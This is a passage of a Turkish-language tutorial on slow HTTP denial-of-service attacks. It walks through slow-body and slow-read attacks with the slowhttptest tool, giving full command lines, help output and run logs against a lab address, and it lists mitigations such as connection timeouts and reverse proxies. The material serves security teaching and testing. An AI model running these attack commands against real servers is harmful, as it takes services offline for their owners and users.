
-p : Sunucunun cevap vermiyor olarak yorumlanması için beklenecek süre tanımlanır.

- ***slowhttptest -c 1000 -B -i 110 -r 200 -s 8192 -u http://192.168.67.182 -x 10 -p 3***

```
Wed Feb 12 18:39:46 2020:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            1000
URL:                              http://192.168.67.182/
verb:                             POST
Content-Length header value:      8192
follow up data max size:          22
interval between follow up data:  110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Feb 12 18:39:46 2020:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
```

```
Wed Feb 12 18:40:18 2020:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            1000
URL:                              http://192.168.67.182/
verb:                             POST
Content-Length header value:      8192
follow up data max size:          22
interval between follow up data:  110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Feb 12 18:40:18 2020:
slow HTTP test status on 10th second:

initializing:        0
pending:             693
connected:           307
error:               0
closed:              0
service available:   NO
```

Buradaki “**pending**” değeri sunucunun göndermek için belleğinde beklettiği cevap sayısı, “**closed**” değeri sunucunun kapattığı bağlantı sayısıdır. “service available” değerinin “**YES**” olması sunucunun hizmet verebildiği anlamına gelmektedir. Saldırıya başlandığında sunucu hizmet verebilir durumdadır. Bu değer “**NO**” olduğunda ise sunucu hizmet veremez duruma gelecek, yani hizmet engelleme saldırısı amacına ulaşmış olacaktır.



10. saniyeden sonra atak kesilene kadar sistem cevap verememiştir.

NOT: Slowhttptest toolu kullanılırken dikkat edilmesi gereken hususlardan bir tanesi ise; “**Service available**” kısmında “**NO**” yazması her zaman sunucu cevap veremediği anlamına gelmemektedir. Sunucu önünde WAF, Next Generation Firewall veya IPS gibi sistemler olması durumunda trafik kesilebilir veya **Slowhttptest** aracı aynı cevabı bize döndürebilir. “**NO**” değeri görüldüğünde bu ihtimallerde göz önünde bulundurulmalıdır.

Önlem

- Web sunucusunda daha sıkı bağlantı zaman aşımı aralıkları ayarlanmalı,
- Kaynak sunucuyu koruyarak, ters proxy teknolojini kullanmalıdır.

Slowread

Özellikle Web sitelerini devre dışı bırakmak için kullanılan “slow read” saldırıları TCP'nin (Transmission Control Protocol - İletim Kontrolü Protokolü) doğal yapısındaki “window size” özelliğini kullanarak sunucunun (server) istemciye (client) gönderdiği cevabın yavaş okunmasına dayanır. Cevap, istemcide yavaş okunarak sunucu bekletilir. Daha önceden kullanılan “slow” saldırılarda sunucuya parçalar halinde gönderilen HTTP (Hypertext Transfer Protocol – Hipermetin Aktarma Protokolü) istekleri sunucunun portlarının tıkanmasına neden olmaktaydı. Aralıklarla gönderilen sayfa parçası istekleri sunucu ile istemci arasındaki bağlantının kesilmesini önlemekteydi. “Slow read” saldırısında ise, istek sunucuya bütün halinde gönderilmekte, fakat sunucunun cevabı bellekten yavaş okunarak geciktirilmektedir. Timer (zamanlayıcı) bulunan sunucular belirlenen süreden sonra bağlantıyı keseceğinden dolayı TCP’deki veri akışını kontrol eden “window size” özelliğinin 0’a yakın tutulmasıyla sunucu ve istemci arasında kısa sürelerle “ACK” ve “SYN” paketleri gönderilmesi sağlanarak, sunucunun bağlantıyı kesmesi önlenmektedir. Saldırı temelde istemci bilgisayarın sunucuya gönderdiği büyük boyutlu isteğin cevabını, çalıştırdığı araçlarla parça parça ve yavaşlatarak dinlemesi sonucu oluşur. İstemci cevabı yavaş okurken, sunucu verinin kalanını gönderebilmek için

istemcinin veri gönderimine hazır olmasını bekler ve belleğini gönderilmemiş verilerle doldurur. Eş zamanlı böyle saldırılar ile sunucunun diğer istemciler ile bağlantı kurması engellenir.

“Slow read” saldırıları düzenlemek oldukça kolaydır. Yalnızca asgari donanım gerektirir. Ayrıca tek bir bilgisayar bile kısa bir sürede bir sunucuyla binlerce bağlantı kurup, asgari bant genişliği kullanarak binlerce tamamlanmamış HTTP isteği gönderebilir.

“Slow read” saldırıları uzun zaman alan masum HTTP istekleri gibi göründüklerinden tespit edilmeleri zordur ve alışıldık DoS (Denial of Service – Hizmet Engelleme) saldırısı önleme yöntemleri ile engellenemezler.

Sunucularda varsayılan ayarlardan olan aşağıdaki özellikler bulunduğunda sunucu “slow read” saldırılarına açık hale gelmektedir.

• Sunucunun çok küçük “window size” değeri ile gelen ilk “SYN” paketlerini kabul etmesi,

• Sunucunun, istemcinin veriyi kabul etmemesi halinde bağlantıyı kesmemesi,

• Sunucu ile istemciler arasında devamlı bağlantılar ve HTTP pipelining (arka arkaya veri aktarımı) yapılabilmesi.

Bu tür saldırılardan korunmak için Web sunucusuna normalden çok daha küçük “window size” kullanılarak istek yapan istemcilerle bağlantıyı reddetmesini sağlayan, istemcinin veriyi uzun süre kabul etmemesi halinde bağlantıyı kesmesini sağlayacak ve isteklerin ömrünü sınırlayan kurallar yazılmalıdır.

Kullanılacak Tool

- **slowhttptest**

Slowhttptest tool kurulumu için aşağıdaki adım uygulanır.

- ***apt-get install slowhttptest***
- ***slowhttptest -h***

```
root@kali:~# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H                slow headers a.k.a. Slowloris (default)
  -B                slow body a.k.a R-U-Dead-Yet
  -R                range attack a.k.a Apache killer
  -X                slow read a.k.a Slow Read

Reporting options:

  -g                generate statistics with socket state changes (off)
  -o file_prefix    save statistics output in file.html and file.csv (-g required)
  -v level          verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:

  -c connections    target number of connections (50)
  -i seconds        interval between followup data in seconds (10)
  -l seconds        target test length in seconds (240)
  -r rate           connections per seconds (50)
  -s bytes          value of Content-Length header if needed (4096)
  -t verb           verb to use in request, default to GET for
                    slow headers and response and to POST for slow body
  -u URL            absolute URL of target (http://localhost/)
  -x bytes          max length of each randomized name/value pair of
                    followup data per tick, e.g. -x 2 generates
                    X-xx: xx for header or &xx=xx for body, where x
                    is random character (32)
  -f content-type   value of Content-type header (application/x-www-form-urlencoded)
  -m accept         value of Accept header (text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5)

Probe/Proxy options:

  -d host:port      all traffic directed through HTTP proxy at host:port (off)
  -e host:port      probe traffic directed through HTTP proxy at host:port (off)
  -p seconds        timeout to wait for HTTP response on probe connection,
                    after which server is considered inaccessible (5)
```

- ***slowhttptest -X -k 10 -u http://192.168.67.182 -c 1000 -v 2 -z 5 -n 1 -g -o beam_demo***

-X: Slow Read Atak olduğunu belirtir.


-c : Kurulacak bağlantı sayısı belirtilir.


-g : Grafik çizmek için gerekli istatistikleri tutacak bir HTML (Hyper Text Markup Language- Zengin Metin İşaret Dili) sayfası üretir.

-o : Grafiğin tutulduğu HTML sayfasının adı belirtilir.

-r : Saniyede kurulacak bağlantı sayısı belirtilir.

-u : Hedef URL (Uniform Resource Locator - Tekdüze Kaynak Konumlayıcı) belirtilir.





Buradaki "**pending**" değeri sunucunun göndermek için belleğinde beklettiği cevap sayısı, "**closed**" değeri sunucunun kapattığı bağlantı sayısıdır. "service available" değerinin "**YES**" olması sunucunun hizmet verebildiği anlamına gelmektedir. Saldırıya başlandığında sunucu hizmet verebilir durumdadır. Bu değer "**NO**" olduğunda ise sunucu hizmet veremez duruma gelecek, yani hizmet engelleme saldırısı amacına ulaşmış olacaktır.

NOT: Slowhttptest toolu kullanılırken dikkat edilmesi gereken hususlardan bir tanesi ise; "**Service available**" kısmında "**NO**" yazması her zaman sunucu cevap veremediği anlamına gelmemektedir. Sunucu önünde WAF, Next Generation Firewall veya IPS gibi sistemler olması durumunda trafik kesilebilir veya **Slowhttptest** aracı aynı cevabı bize döndürebilir. "**NO**" değeri görüldüğünde bu ihtimallerde göz önünde bulundurulmalıdır.

Önlem

- Bağlantı zaman aşımı ayarlanmalı,
- Minimum gelen veri hızı belirlenmeli, ardından bu hızdan daha yavaş olan bağlantıları bırakılmalıdır.

Faydalanılan Kaynaklar:

- https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/slow-read-dos-attack-(yava%c5%9f-okutarak-hizmet-engelleme-sald%c4%b1r%c4%b1s%c4%b1)
- https://github.com/shekyan/slowhttptest/wiki/InstallationAndUsage
- https://www.thesecurityblogger.com/goldeneye-denial-of-service-ddos-attack-using-kali-linux/
- https://github.com/shekyan/slowhttptest

Bu doküman Merve Latife SAY tarafından kaynaklardan faydalanılarak hazırlanmıştır.

- https://www.slashroot.in/slowloris-http-dosdenial-serviceattack-and-prevention
-